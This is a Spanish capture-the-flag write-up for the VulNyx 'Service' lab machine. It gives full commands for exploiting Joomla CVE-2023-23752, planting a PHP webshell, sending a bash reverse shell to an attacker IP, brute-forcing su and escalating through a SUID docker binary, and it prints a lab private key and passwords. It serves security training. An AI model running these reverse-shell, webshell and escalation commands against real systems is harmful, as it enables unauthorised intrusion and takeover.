VulNyx - Service
Information
Service es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 12:05 CEST
Nmap scan report for 192.168.1.56
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
❯ nmap -sVC -p22,80,8080 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 12:07 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00057s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http    nginx 1.22.1
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.22.1
8080/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.54 (Debian)
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_http-title: Welcome to nginx!
Shell (www-data) [Docker]
80/TCP (HTTP)
Site

Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.56/ -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 882180 / 882184 (100.00%)
===============================================================
Finished
===============================================================
8080/TCP (HTTP)
Site (/)
Site (/robots.txt)
El nmap inicial muestra mediante el script http-robots la existencia de un archivo robots.txt
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
En el archivo robots.txt hay varias rutas en la directiva Disallow
❯ curl -sX GET "http://192.168.1.56:8080/robots.txt"
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
Site (/administrator)
Joomla
Login

Intento acceder al panel de administración mediante técnicas de password guessing sin éxito
Enumeration
Enumero la versión 4.2.7 del CMS Joomla con la herramienta joomscan
apt install -y joomscan
 ❯ joomscan -u http://192.168.1.56:8080/
   ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
			(1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://192.168.1.56:8080/ ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.7
CVE-2023-23752
Identifico que dicha versión es vulnerable, obtengo credenciales al lanzar el siguiente exploit
❯ wget -q --no-check-certificate "https://www.exploit-db.com/raw/51334"
❯ mv 51334 51334.rb
❯ gem install httpx docopt paint

❯ ruby 51334.rb http://192.168.1.56:8080 2>/dev/null
Users
[853] administrator (admin) - admin@mail.nyx - Super Users

Site info
Site name: Joomla
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: mysql
DB user: root
DB password: j00mL@123###
DB name: joomla_db
DB prefix: o574c_
DB encryption 0
Accedo al panel de administración con las credenciales: admin:j00mL@123###

Reverse Shell

Agrego una WebShell con código PHP en la página de error 404.php del tema actual llamado Atum


Consigo ejecutar comandos como usuario www-data
❯ curl -sX GET "http://192.168.1.56:8080/administrator/templates/atum/error.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Ya ejecutando comandos intento obtener una reverse shell
❯ echo -n 'bash -c "bash -i >& /dev/tcp/192.168.1.5/443 0>&1"' | jq -sRr @uri
bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.5%2F443%200%3E%261%22
❯ curl -sX GET "http://192.168.1.56:8080/administrator/templates/atum/error.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.5%2F443%200%3E%261%22"
Obtengo la shell como usuario www-data
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.56] 56302
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@640aa6d0dea4:/var/www/html/administrator/templates/atum$ id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
640aa6d0dea4
Privilege Escalation (Docker)
Enumeration
Docker
Al realizar varias comprobaciones, identifico que me encuentro dentro de un contenedor
www-data@640aa6d0dea4:/$ hostname
640aa6d0dea4
www-data@640aa6d0dea4:/$ hostname -I
172.18.0.2
www-data@640aa6d0dea4:/$ ls -la / | grep -i docker
-rwxr-xr-x   1 root root    0 May 23  2024 .dockerenv
Sudo & SUID
No dispongo de ningún privilegio el cual abusar que me permita convertirme en usuario root
www-data@640aa6d0dea4:/$ sudo -l
bash: sudo: command not found

www-data@640aa6d0dea4:/$ find / -perm -4000 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
Abuse
su Brute Force
En vista de que no existen vias para escalar privilegios, uso suForce y obtengo éxito
www-data@640aa6d0dea4:/dev/shm$ bash suForce -u root -w techyou.txt
            _____
 ___ _   _ |  ___|__  _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| ||  _| (_) | | | (_|  __/
|___/\__,_||_|  \___/|_|  \___\___|
───────────────────────────────────
 code: d4t4s3c     version: v1.0.0
───────────────────────────────────
🎯 Username | root
📖 Wordlist | techyou.txt
🔎 Status   | 366/10000/3%/fucker
💥 Password | fucker
───────────────────────────────────


www-data@640aa6d0dea4:/dev/shm$
Me convierto en usuario root con las credenciales obtenidas
www-data@640aa6d0dea4:/dev/shm$ su -
Password:
root@640aa6d0dea4:~# id ; hostname
uid=0(root) gid=0(root) groups=0(root)
640aa6d0dea4
Shell (joel)
Enumeration
Files
En el home del usuario root encuentro una clave privada (id_rsa) llamada .joel_key
root@640aa6d0dea4:~# ls -la
total 24
drwx------ 1 root root 4096 May 23  2024 .
drwxr-xr-x 1 root root 4096 May 23  2024 ..
-rw------- 1 root root   64 May 23  2024 .bash_history
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-r-------- 1 root root 2590 May 23  2024 .joel_key
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
root@640aa6d0dea4:~# cat .joel_key
-----BEGIN OPENSSH PRIVATE KEY-----
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
HoEQ0BuIYclSaHAAAAB2pvZWxAdm0BAgM=
-----END OPENSSH PRIVATE KEY-----
22/TCP (SSH)
Accedo al sistema como usuario joel con la clave privada (id_rsa) obtenida
❯ chmod 600 id_rsa
❯ ssh -i id_rsa joel@192.168.1.56
joel@service:~$ id ; hostname
uid=1000(joel) gid=1000(joel) grupos=1000(joel)
service
Privilege Escalation
Enumeration
SUID
El usuario joel dispone de permisos 4755 (SUID) sobre el binario docker
joel@service:~$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/docker
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
Abuse
En GTFOBins nos dan la secuencia de shell-escape y me convierto en usuario root
./docker run -v /:/mnt –rm -it alpine chroot /mnt sh
joel@service:~$ /usr/bin/docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# chmod 4755 /usr/bin/bash
# exit
joel@service:~$ /usr/bin/bash -pi
bash-5.2# id ; hostname
uid=1000(joel) gid=1000(joel) euid=0(root) grupos=1000(joel)
service
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
bash-5.2# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
7b3*****************************
50d*****************************
Hasta aquí la resolución de la máquina Service.
Happy Hacking!